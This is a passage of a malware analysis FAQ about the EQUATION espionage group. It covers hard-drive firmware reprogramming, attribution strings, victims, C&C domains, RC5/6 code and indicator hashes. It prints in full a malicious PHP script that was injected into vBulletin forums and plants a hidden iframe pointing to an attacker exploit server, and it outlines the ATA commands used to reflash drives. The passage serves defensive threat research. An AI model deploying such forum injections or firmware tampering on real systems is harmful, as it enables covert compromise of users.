Although the implementation of their malware systems is incredibly complex, surpassing even Regin in sophistication, there is one aspect of the EQUATION group's attack technologies that exceeds anything we have ever seen before. **This is the ability to infect the hard drive firmware.**

We were able to recover two HDD firmware reprogramming modules from the EQUATIONDRUG and GRAYFISH platforms. The EQUATIONDRUG HDD firmware reprogramming module has version 3.0.1 while the GRAYFISH reprogramming module has version 4.2.0. These were compiled in 2010 and 2013, respectively, if we are to trust the PE timestamps.

The EQUATION group HDD firmware reprogramming plugin has the internal ID **80AA**, which is a unique number in the groups' plugin ID table. This allows other plugins to identify and use it as required. Both 32- and 64-bit versions of the plugin were found.


The plugin supports two main functions: **reprogramming the HDD firmware** with a custom payload from the EQUATION group, and providing an **API into a set of hidden sectors** (or data storage) of the hard drive. This achieves several important things:

- Extreme persistence that survives disk formatting and OS reinstall.
- An invisible, persistent storage hidden inside the hard drive.

The plugin version 3 has the ability to reprogram six drive "categories":

- "Maxtor", "Maxtor STM"
- "ST", "Maxtor STM", <Seagate Technology>
- "WDC WD", <Western Digital Technologies, Inc>
- "SAMSUNG", <SAMSUNG ELECTRONICS CO. LTD>
- "WDC WD", <Western Digital Technologies, Inc> additional vendor specific checks used (spawns two subclasses)
- <Seagate Technology>

The plugin version 4 is more complex and can reprogram 12 drive "categories".



Plugin version 4 infection "capabilities" table

The classes supported are:

- "WDC WD", <Western Digital Technologies Inc> additional vendor specific checks used
- "ST", "Maxtor STM", "SEAGATE ST", <Seagate Technology>
- "SAMSUNG", <SAMSUNG ELECTRONICS CO., LTD.>
- "WDC WD", <Western Digital Technologies, Inc.> additional vendor specific checks used
- <HGST a Western Digital Company>, "IC", "IBM", "Hitachi", "HTS", "HTE", "HDS", "HDT", "ExcelStor"
- "Max", "Maxtor STM"
- <MICRON TECHNOLOGY, INC.>, "C300", "M4"
- <HGST a Western Digital Company>, <TOSHIBA CORPORATION>
- "OCZ", "OWC", "Corsair", "Mushkin" additional vendor specific checks used
- <Samsung Electronics Co., Ltd., Storage System Division>, <Seagate Technology>, <SAMSUNG ELECTRONICS CO., LTD.> +additional checks
- <TOSHIBA CORPORATION COMPUTER DIVISION>, "TOSHIBA M" +checks
- <Seagate Technology>, "ST"

The main function to reflash the HDD firmware receives an external payload, which can be compressed by LZMA. The disk is targeted by a specific serial number and reprogrammed by a series of ATA commands. For example, in the case of Seagate drives, we see a chain of commands: "FLUSH CACHE" (E7) → "DOWNLOAD MICROCODE" (92) → "IDENTIFY DEVICE" (EC) → WRITE "LOG EXT" (3F). Depending on the reflashing request, there might be some unclear data manipulations written to the drive using "WRITE LOG EXT" (3F). For WD drives, there is a sub-routine searching for ARM NOP opcodes in read data, and then used further in following writes. Overall, the plugin uses a lot of undocumented, vendor-specific ATA commands, for the drives mentioned above as well as all the others.

The EQUATION group's HDD firmware reprogramming module is extremely rare. During our research, we've only identified a few victims who were targeted by this module. This indicates that it is probably only kept for the most valuable victims or for some very unusual circumstances.

11. Have you observed any artifacts indicating who is behind the EQUATION group?

With threat actor groups as skilled as the Equation team, mistakes are rare. Nevertheless, they do happen. Some of the keywords forgotten in the modules that we analyzed include:


- SKYHOOKCHOW
- **prkMtx** – unique mutex used by the Equation group's exploitation library ("PrivLib")
- "SF" – as in "**SFInstall**", "**SFConfig**"
- "UR", "URInstall" – "**Performing UR-specific post-install…**"
- "implant" – from "**Timeout waiting for the "canInstallNow" event from the implant-specific EXE!**"
- STEALTHFIGHTER – (VTT/82055898/**STEALTHFIGHTER**/2008-10-16/14:59:06.229-04:00)
- DRINKPARSLEY – (Manual/**DRINKPARSLEY**/2008-09-30/10:06:46.468-04:00)
- STRAITACID – (VTT/82053737/**STRAITACID**/2008-09-03/10:44:56.361-04:00)
- LUTEUSOBSTOS – (VTT/82051410/**LUTEUSOBSTOS**/2008-07-30/17:27:23.715-04:00)
- STRAITSHOOTER **STRAITSHOOTER30.exe**
- DESERTWINTER – c:\desert~2\desert~3\objfre_w2K_x86\i386**DesertWinterDriver.pdb**
- GROK – **standalonegrok_2.1.1.1**
- "RMGREE5" – **c:\users\rmgree5\…**

Interestingly, the VTT strings above appear to contain a timestamp and an infection counter. Between four events – 10 October 2008, 30th of July 2008, 3rd of September 2008 and 30 of September 2008 – we count an average of 2000 infections per month, if the serial number increases linearly. This could indicate that the EQUATION group hits about 2000 users per month, although it's possible some "uninteresting" victims may be disinfected.

Note: The codename GROK appears in several documents published by Der Spiegel, where "a keylogger" is mentioned. Our analysis indicates EQUATIONGROUP's **GROK** plugin is indeed a keylogger on steroids that can perform many other functions.

12. How many victims are there?

The victims of the Equation group were observed in more than 30 countries, including **Iran**, **Russia**, **Syria**, **Afghanistan**, **Kazakhstan**, **Belgium**, **Somalia**, **Hong Kong**, **Libya**, **United Arab Emirates**, **Iraq**, **Nigeria**, **Ecuador**, **Mexico**, **Malaysia**, **United States**, **Sudan**, **Lebanon**, **Palestine**, **France**, **Germany**, **Singapore**, **Qatar**, **Pakistan**, **Yemen**, **Mali**, **Switzerland**, **Bangladesh**, **South Africa**, **Philippines**, **United Kingdom**, **India** and **Brazil**.



Victims generally fall into the following categories:

- Governments and diplomatic institutions
- Telecommunication
- Aerospace
- Energy
- Nuclear research
- Oil and gas
- Military
- Nanotechnology
- Islamic activists and scholars
- Mass media
- Transportation
- Financial institutions
- Companies developing cryptographic technologies

Combining statistics from KSN and our sinkhole, we counted **more than 500 victims** worldwide. A lot of infections have been observed on servers, often domain controllers, data warehouses, website hosting and other types of servers. At the same time, the infections have a self-destruct mechanism, so we can assume there were probably tens of thousands of infections around the world throughout the history of the Equation group's operations.

As an interesting note, some of the "patients zero" of Stuxnet seem to have been infected by the EQUATION group. It is quite possible that the EQUATION group malware was used to deliver the STUXNET payload.

13. Have you seen any non-Windows malware from the Equation group?

All the malware we have collected so far is designed to work on Microsoft's Windows operating system. However, there are signs that non-Windows malware does exist. For instance, one of the sinkholed C&C domains is currently receiving connections from a large pool of victims in China that appear to be Mac OS X computers (based on the user-agent).

The malware callbacks are consistent with the DOUBLEFANTASY schema, which normally injects into the system browser (for instance, Internet Explorer on Windows).

The callbacks for the suspected Mac OS X versions have the following user agents:

- Mozilla/5.0 (Macintosh; Intel Mac **OS X 10_8_2**) AppleWebKit/536.26.17 (KHTML, like Gecko) Version/6.0.2 Safari/536.26.17
- Mozilla/5.0 (Macintosh; Intel Mac **OS X 10.8; rv:21.0**) Gecko/20100101 Firefox/21.0
- Mozilla/5.0 (Macintosh; Intel Mac **OS X 10_8_3**) AppleWebKit/536.28.10 (KHTML, like Gecko) Version/6.0.3 Safari/536.28.10

This leads us to believe that a Mac OS X version of DOUBLEFANTASY also exists.

Additionally, we observed that one of the malicious forum injections, in the form of a PHP script, takes special precautions to show a different type of HTML code to Apple iPhone visitors. Unlike other cases, such as visitors from Jordan, which does not get targeted, iPhone visitors are redirected to the exploit server, suggesting the ability to infect iPhones as well.

14. What C&C infrastructure do the Equation group implants use?

The Equation group uses a vast C&C infrastructure that includes **more than 300 domains** and **more than 100 servers**. The servers are hosted in multiple countries, including the US, UK, Italy, Germany, Netherlands, Panama, Costa Rica, Malaysia, Colombia and Czech Republic.

All C&C domains appear to have been registered through the same two major registrars, using "Domains By Proxy" to mask the registrant's information.

Kaspersky Lab is currently sinkholing a couple dozen of the 300 C&C servers.

15. How do victims get selected for infection by the EQUATION group?

The EQUATION group sometimes selects its victims with surgical precision. When precision is not possible, the victims are targeted by a validator (DOUBLEFANTASY) implant and subsequently disinfected if they do not appear to be "interesting" to the attackers.

Here are some web-based targeting examples from the Equation group:

On March 2, 2013, a Kaspersky Lab user browsing an online forum was attacked with an exploit from one of the Equation group's exploitation servers:

2013-03-02 –
technicalconsumerreports[.]com/modular/assemble.php?params=YoGKKdExT[snip]
cS5kS5t0bvGQyB8miDu+Agn – detected **HEUR:Exploit.Script.Generic**

The attack was unsuccessful as it was caught by our product and the user was protected. The attack was targeting Firefox 17 (TOR Browser), using an unknown exploit that we have not recovered.

Looking further, we identified a few other known Equation servers used in similar attacks even earlier:

2012-12-11 –
technology-revealed[.]com/diagram/navigate.html?overlay=AL[**snip**]OISn6sI1&sn=d1[**SNIP**]dd

These attacks were delivered in several ways – for example, while the user visited a number of **Islamic Jihadist discussion forums**, or via advertisements on popular websites in the Middle East.

The forums in question appear to have been compromised by a specific PHP script that exploited **only authenticated visitors.** We were able to obtain one of these PHP scripts embedded in a discussion forum:

```
if(!isset($vbulletin) OR !isset($vbulletin->datastore) or isset($_SERVER['HTTPS'])){retu
rn "";}$bd='build_datastore';$v=&$vbulletin;$d=&$v->datastore;$r=&$d->registry;$n=$_SERV
ER['SERVER_ADDR'].$r->config['MasterServer']['servername'];$u=$v->userinfo['username'];$
k=substr(md5("l9ed39e2fea93e5".$n),0,15);$d->fetch(array($k));clearstatcache();$st=stat(
"showthread.php");$st[10]=1258466920;if(!isset($r->$k)){$tmp[0]=true;$tmp[1]=$st[10];$bd
($k,serialize($tmp),1);$d->fetch(array($k));if(!isset($r->$k)){return "";}}$rk=&$r->$k;i
f (!is_array($rk)){$rk=unserialize($rk);}if($rk[0]==false OR $rk[1]!==$st[10]){return ""
;}if(THIS_SCRIPT=='showthread' or (THIS_SCRIPT=='private' and ($_REQUEST['do']=='newpm'
or $_REQUEST['do']=='showpm'))){$eu=urlencode($u);$md=md5($u);if(true and $md!='84b8026
b3f5e6dcfb29e82e0b0b0f386' and $md!='e6d290a03b70cfa5d4451da444bdea39'){$td=time();$key
=substr(md5($n.$u.$v->userinfo['salt']),0,15);$d->fetch(array($key));if(!isset($r->$key)
){$bd($key,serialize(array('')),1);$d->fetch(array($key));}$rk=&$r->$key;if (!is_array($
rk)){$rk=unserialize($rk);}if(preg_match('/^(64.38.3.50|195.28.|94.102.|91.93.|41.130.|2
12.118.|79.173.|85.159.|94.249.|86.108.)/',IPADDRESS)){return "";}if($td-$rk[0] >= 86400
){$rk[0]=$td;$rk[1]=rand(0,6);$bd($key,serialize($rk),1);}if($rk[1]>0){$rk[1]=$rk[1]-1;$
bd($key,serialize($rk),1);}else if($rk[1]==0){$rk[1]=$rk[1]-1;$bd($key,serialize($rk),1)
;$htt="http://technology-revealed.com/expand/order.php?design=ABRSRgDQlkUALAxGANDrRuQQof
e6Y0THS8E3hfBC+M+k7CdBmTH5gAkLvgV8EV3ULW+7KoUjbJ4UOFU6SVOtgEK7zTgPPNoDHz4vKecDGe7OzDmJlv
wKvc5uYg/I/5x9"; $htt=$htt."&sn=".bin2hex(substr($u,0,14));$scroll='no';if (preg_match('
/iPhone/',$_SERVER['HTTP_USER_AGENT'])){$scroll='yes';}return ''.'<iframe src="'.$htt.'"
 height="1" width="1" scrolling="'.$scroll .'" frameborder="0" unselectable="yes" margin
height="0" marginwidth="0"></iframe>';}}}return "";
```

Malicious PHP script injected into hacked discussion forums

This PHP script provides a multitude of interesting information about the attacks. It was first designed to work as part of vBulletin, a commercial forum platform. It specifically checks if the visitor's username MD5 matches two values:

- **84b8026b3f5e6dcfb29e82e0b0b0f386** – MD5 of "Unregistered"
- **e6d290a03b70cfa5d4451da444bdea39** – unknown MD5

In practice, this means that only logged-in users will be exploited. Next, the PHP exploitation script checks if the user comes from a specific address range:

- if(preg_match('/^(**64.38.3.50|195.28.|94.102.|91.93.|41.130.|212.118.|79.173.|85.159.|94.249.|86.108.**)/',IPADDRESS)){return "";}

Converting the ranges to their respective countries (except for **64.38.3.50**, which is the only specific IP mentioned) we get the following TOP 3 countries **that will NOT be exploited**:

1. Jordan
2. Turkey
3. Egypt

This means that the attackers have taken special care not to infect users visiting from certain ISPs in these countries. If the visitors are from any other IP range, the PHP script constructs an exploitation URL which includes the logged in vBulletin forum name:

```
$htt="http://technology-revealed[.]com/expand/order.php?design=ABRSRgDQIkUALAxGANDrRu
QQofe6Y0THS8E3hfBC+M+k7CdBmTH5gAkLvgV8EV3ULW+7KoUjbJ4UOFU6SVOtgEK7zTgPPNoDH
z4vKecDGe7OzDmJlvwKvc5uYg/l/5x9";


$htt=$htt."&sn=".bin2hex(substr($u,0,14));
```

The vBulletin forum username is stored in hex, as the "**sn=**" parameter to the exploit site. The exploit site can choose to hit the visitor with an exploit depending on the username, meaning that the attackers are taking great care to infect only very specific targets on these forums.

Interestingly, the PHP script produces a different HTML page for iPhone visitors:

- if (preg_match('/**iPhone**/',$_SERVER['HTTP_USER_AGENT'])){$scroll='yes';}

This indicates that the exploit server is probably aware of iPhone visitors and can deliver exploits for them as well; otherwise, the exploitation URL can simply be removed for these visitors.

Most recently, the attackers used Java exploits, delivered through a specific server to visitors from the Middle East via advertising networks on popular websites. Here's an example:


```
standardsandpraiserepurpose[.]com/login?qq=5eaae4d[SNIP]0563&rr=1&h=cc593a6bfd8e1e
26c2734173f0ef75be3527a205
```

These 2013-2014 attacks make use of a new domain, **standardsandpraiserepurpose[.]com**. Interesting to point out the similarity in the URL construction, with parameters “rr=1”, followed by “h=” a value resembling a SHA1 hash, possibly the specific targeted username. Other collected “h=” values include the following:

```
0044c9bfeaac9a51e77b921e3295dcd91ce3956a
06cf1af1d018cf4b0b3e6cfffca3fbb8c4cd362e
3ef06b6fac44a2a3cbf4b8a557495f36c72c4aa6
5b1efb3dbf50e0460bc3d2ea74ed2bebf768f4f7
930d7ed2bdce9b513ebecd3a38041b709f5c2990
e9537a36a035b08121539fd5d5dcda9fb6336423
```

Considering the length and format, one might suspect they are a SHA1 hash, however, unlike the forum MD5 hashes, we couldn’t break any of them.

The exploits from **standardsandpraiserepurpose[.]com** targeted several Kaspersky Lab users and were all unsuccessful. The server attempts three different Java exploits, containing the same payload stored as “info.dat” inside the Java archive. These are simple downloaders that contain shellcode to download and execute the next stage from the C&C:




Unfortunately, we weren’t able to download a copy of the next stage as the URL was already dead at the time of checking, or else it is only served and built specifically for victims at specific IPs. Another unusual aspect of targeting included multiple infection attempts against users of a certain satellite internet provider in Afghanistan.

16. What kind of encryption algorithms are used by the EQUATION group?

The Equation group uses the RC5 and RC6 encryption algorithms quite extensively throughout their creations. They also use simple XOR, substitution tables, RC4 and AES.

RC5 and RC6 are two encryption algorithms designed by Ronald Rivest in 1994 and 1998. They are very similar to each other, with RC6 introducing an additional multiplication in the cypher to make it more resistant. Both cyphers use the same key setup mechanism and the same magical constants named P and Q.

The RC5/6 implementation from Equation group's malware is particularly interesting and deserves special attention because of its specifics.



Encryption-related code in a DoubleFantasy sample

In the screenshot above, one can observe the main loop of a RC6 key setup subroutine extracted from one of the Equation group samples.

This is how it looks in pseudocode:

```
*(_DWORD *)buf = 0xB7E15163;
i = 1;
do
{
*(_DWORD *)(buf + 4 * i) = *(_DWORD *)(buf + 4 * i – 4) – 0x61C88647;
++i;
}
while ( i < 44 );
```

One immediately notices the constants **0xB7E15163** and **0x61C88647**.


Here's what a normal RC6 key setup code looks like:

```
void RC5_SETUP(unsigned char *K) /* secret input key K[0...b-1] */
{ WORD i, j, k, u=w/8, A, B, L[c];
 /* Initialize L, then S, then mix key into S */

 for (i=b-1,L[c-1]=0; i!=-1; i--) L[i/u] = (L[i/u]<<8)+K[i];

 for (S[0]=0xB7E15163,i=1; i<t; i++) S[i] = S[i-1]+0x9E3779B9;

[...]
}
```

See: http://www.ussrback.com/crypto/misc/rc5ref.c

Interestingly, the so-called Q constant usage is a bit different in the reference code.

Inside the Equation group malware, the encryption library uses a subtract operation with the constant **0x61C88647**. In most publicly available RC5/6 code, this constant is usually stored as **0x9E3779B9**, which is basically -**0x61C88647**. Since an addition is faster on certain hardware than a subtraction, it makes sense to store the constant in its negative form and adding it instead of subtracting.



```
5.1 Definition of initialization constants

   Two constants, Pw and Qw, are defined for any word size W by the
   expressions:

        Pw = Odd((e-2)*2**W)

        Qw = Odd((phi-1)*2**W)

   where e is the base of the natural logarithm (2.71828 ...), and phi
   is the golden ratio (1.61803 ...), and 2**W is 2 raised to the power
   of W, and Odd(x) is equal to x if x is odd, or equal to x plus one if
   x is even.  For W equal to 16, 32, and 64, the Pw and Qw constants
   are the following hexadecimal values:

  #define P16  0xb7e1
  #define Q16  0x9e37
  #define P32  0xb7e15163
  #define Q32  0x9e3779b9
  #define P64  0xb7e151628aed2a6b
  #define Q64  0x9e3779b97f4a7c15
  #if W == 16
  #define Pw   P16 /* Select 16 bit word size */
  #define Qw   Q16
  #endif
  #if W == 32
  #define Pw   P32 /* Select 32 bit word size */
  #define Qw   Q32
  #endif
  #if W == 64
  #define Pw   P64 /* Select 64 bit word size */
  #define Qw   Q64
  #endif
```

RC5 key setup reference document RFC2040 (https://tools.ietf.org/html/rfc2040)

Searching for "**0x61C88647 0xB7E15163**" on Google results in barely two pages of results, indicating this combination of constants is relatively rare. Most of the hits are on Chinese forums.

Searching for the 2-inverse constant "**0x9E3779B9 0xB7E15163**" results in a whopping 2500 hits.

Interestingly, Regin implements the same constants in its RC5 code. Here's how the RC5 key setup code looks in Regin:

```
8B4D08          mov     ecx,[ebp][8]
C741046351E1B7  mov     d,[ecx][4],0B7E15163 ;'ⅡßQc'
89450C          mov     [ebp][00C],eax
8B4514          mov     eax,[ebp][014]
8D440002        lea     eax,[eax][eax][2]
83F801          cmp     eax,1
8945FC          mov     [ebp][-4],eax
7E17            jle     000000039 --↓1
83C108          add     ecx,8
8D50FF          lea     edx,[eax][-1]
8B71FC         2mov     esi,[ecx][-4]
81EE4786C861    sub     esi,061C88647 ;'a╠╢áG'
8931            mov     [ecx],esi
83C104          add     ecx,4
4A              dec     edx
```

In total, we identified 20 different compiled versions of the RC5/6 code in the Equation group malware. Although similar, the RC5 code is a bit different in Regin – none of the known Equation samples uses the "**C7 41 10**" opcode for setting up the P constant, as Regin does.

This suggests that the EQUATION group and the Regin group are two different entities.

17. How does the EQUATION group's attack platforms compare with Regin?

To attack their victims, the EQUATION group used several cyberespionage platforms over the last 14 years. These include:

- EQUATIONLASER – around 2001-2003
- EQUATIONDRUG – 2003 to 2013
- GRAYFISH 1.0 – 2008-present
- GRAYFISH 2.0 – 2012-present

With EQUATIONDRUG, we observed the use of virtual file systems, which is also one of the trademarks of the Regin group. This was taken to further extreme in GRAYFISH, which exclusively uses the registry to store all malware-related modules and data in encrypted format. The GRAYFISH registry-based architecture is more flexible, stealthy and more complex than Regin, for several reasons:

- It doesn't use any files on disk which can be easily spotted by anomaly finders.
- Each registry branch is encrypted with its own key, making decryption impossible without having the whole package.
- Registry storage offers better granularity and less wasted space than Regin's VFSes.

In addition, we can compare the two platforms by their startup mechanisms. While 64-bit Regin uses a service that loads the remaining of the code from the end of the last partition on disk and further from the VFSes, GRAYFISH takes this a step further. The GRAYFISH bootkit starts from the VBR, loads the operating system and hijacks the loading of the first driver in the kernel. Next, it loads all the other malware stages from the registry, making it almost completely invisible in terms of footprint.

Finally, in terms of advanced features, GRAYFISH and EQUATIONDRUG include perhaps the most sophisticated persistence mechanism we've ever seen: re-flashing the HDD firmware. Due to the complexity of this process and the knowledge and resources required to implement something like it, the mechanism appears to be out of the reach of most advanced threat groups in the world except the EQUATION group.

These as well as other general observations lead us to conclude that the EQUATION group surpasses Regin in sophistication and resources.

18. How did you discover this malware?

We discovered one of the first EQUATIONDRUG modules during our research into the Regin nation-state APT operation.

Somewhere in the Middle East, there is a computer we are calling the "The Magnet of Threats" because in addition to Regin, it was also infected by Turla, ItaDuke, Animal Farm and Careto/Mask. When we tried to analyze the Regin infection on this computer, we identified another module which did not appear to be part of the Regin infection, nor any of the other APTs.

Further investigation into this module led us to the discovery of the EQUATIONDRUG platform.

By looking for similarities using statistical analysis and correlation as well as C&C-based pivoting, we identified several other malware families: DOUBLEFANTASY, EQUATIONLASER and FANNY. Further research enabled us to find GRAYFISH and TRIPLEFANTASY.

Another interesting detail is that several EQUATION group victims appear to have been previously infected by Regin and, in one case, had both Regin and EQUATIONDRUG. This makes us believe the two groups are different from each other.

Indicators of compromise ("one of each")

Name	EquationLaser
MD5	752af597e6d9fd70396accc0b9013dbe
Type	EquationLaser installer
Compiled	Mon Oct 18 15:24:05 2004

Name	Disk from Houston "autorun.exe" with EoP exploits
MD5	6fe6c03b938580ebf9b82f3b9cd4c4aa
Type	EoP package and malware launcher
Compiled	Wed Dec 23 15:37:33 2009

Name	DoubleFantasy
MD5	2a12630ff976ba0994143ca93fecd17f
Type	DoubleFantasy installer
Compiled	Fri Apr 30 01:03:53 2010

Name	EquationDrug
MD5	4556ce5eb007af1de5bd3b457f0b216d
Type	EquationDrug installer ("LUTEUSOBSTOS")
Compiled	Tue Dec 11 20:47:12 2007

Name	GrayFish
MD5	9b1ca66aab784dc5f1dfe635d8f8a904
Type	GrayFish installer
Compiled	Compiled: Fri Feb 01 22:15:21 2008 (installer)

Name	Fanny
MD5	0a209ac0de4ac033f31d6ba9191a8f7a
Type	Fanny worm
Compiled	Mon Jul 28 11:11:35 2008

Name	TripleFantasy	
MD5	9180d5affe1e5df0717d7385e7f54386	loader (17920 bytes .DLL)
MD5	ba39212c5b58b97bfc9f5bc431170827	encrypted payload (.DAT)
Compiled	various, possibly fake	

Name	_SD_IP_CF.dll - unknown
MD5	03718676311de33dd0b8f4f18cffd488
Type	DoubleFantasy installer + LNK exploit package
Compiled	Fri Feb 13 10:50:23 2009

Name	nls_933w.dll
MD5	11fb08b9126cdb4668b3f5135cf7a6c5
Type	HDD reprogramming module
Compiled	Tue Jun 15 20:23:37 2010

Name	standalonegrok_2.1.1.1 / GROK
MD5	24a6ec8ebf9c0867ed1c097f4a653b8d
Type	GROK keylogger
Compiled	Tue Aug 09 03:26:22 2011

C&C servers (hostnames and IPs):

DoubleFantasy:

advancing-technology[.]com
avidnewssource[.]com
businessdealsblog[.]com
businessedgeadvance[.]com
charging-technology[.]com
computertechanalysis[.]com
config.getmyip[.]com - **SINKHOLED BY KASPERSKY LAB**
globalnetworkanalys[.]com
melding-technology[.]com
myhousetechnews[.]com - **SINKHOLED BY KASPERSKY LAB**
newsterminalvelocity[.]com - **SINKHOLED BY KASPERSKY LAB**
selective-business[.]com
slayinglance[.]com
successful-marketing-now[.]com - **SINKHOLED BY KASPERSKY LAB**
taking-technology[.]com
techasiamusicsvr[.]com - **SINKHOLED BY KASPERSKY LAB**
technicaldigitalreporting[.]com
timelywebsitehostesses[.]com
www.dt1blog[.]com
www.forboringbusinesses[.]com

EquationLaser:

lsassoc[.]com - **re-registered, not malicious at the moment**
gar-tech[.]com - **SINKHOLED BY KASPERSKY LAB**

Fanny:

webuysupplystore.mooo[.]com - **SINKHOLED BY KASPERSKY LAB**

EquationDrug:

newjunk4u[.]com
easyadvertonline[.]com
newip427.changeip[.]net - **SINKHOLED BY KASPERSKY LAB**
ad-servicestats[.]net - **SINKHOLED BY KASPERSKY LAB**
subad-server[.]com - **SINKHOLED BY KASPERSKY LAB**
ad-noise[.]net
ad-void[.]com
aynachatsrv[.]com
damavandkuh[.]com
fnlpic[.]com
monster-ads[.]net
nowruzbakher[.]com
sherkhundi[.]com
quik-serv[.]com
nickleplatedads[.]com
arabtechmessenger[.]net
amazinggreentechshop[.]com
foroushi[.]net
technicserv[.]com
goldadpremium[.]com
honarkhaneh[.]net
parskabab[.]com
technicupdate[.]com
technicads[.]com
customerscreensavers[.]com
darakht[.]com
ghalibaft[.]com
adservicestats[.]com
247adbiz[.]net - **SINKHOLED BY KASPERSKY LAB**
webbizwild[.]com
roshanavar[.]com
afkarehroshan[.]com
thesuperdeliciousnews[.]com
adsbizsimple[.]com
goodbizez[.]com
meevehdar[.]com
xlivehost[.]com

gar-tech[.]com - **SINKHOLED BY KASPERSKY LAB**
downloadmpplayer[.]com
honarkhabar[.]com
techsupportpwr[.]com
webbizwild[.]com
zhalehziba[.]com
serv-load[.]com
wangluoruanjian[.]com
islamicmarketing[.]net
noticiasftpsrv[.]com
coffeehausblog[.]com
platads[.]com
havakhosh[.]com
toofanshadid[.]com
bazandegan[.]com
sherkatkonandeh[.]com
mashinkhabar[.]com
quickupdateserv[.]com
rapidlyserv[.]com

GrayFish:

ad-noise[.]net
business-made-fun[.]com
businessdirectnessource[.]com
charmedno1[.]com
cribdare2no[.]com
dowelsobject[.]com
following-technology[.]com
forgotten-deals[.]com
functional-business[.]com
housedman[.]com
industry-deals[.]com
listennewsnetwork[.]com
phoneysoap[.]com
posed2shade[.]com
quik-serv[.]com
rehabretie[.]com
speedynewsclips[.]com
teatac4bath[.]com
unite3tubes[.]com
unwashedsound[.]com

TripleFantasy:

arm2pie[.]com
brittlefilet[.]com
cigape[.]net
crisptic01[.]net
fliteilex[.]com
itemagic[.]net
micraamber[.]net
mimicrice[.]com
rampagegramar[.]com
rubi4edit[.]com
rubiccrum[.]com
rubriccrumb[.]com
team4heat[.]net
tropiccritics[.]com

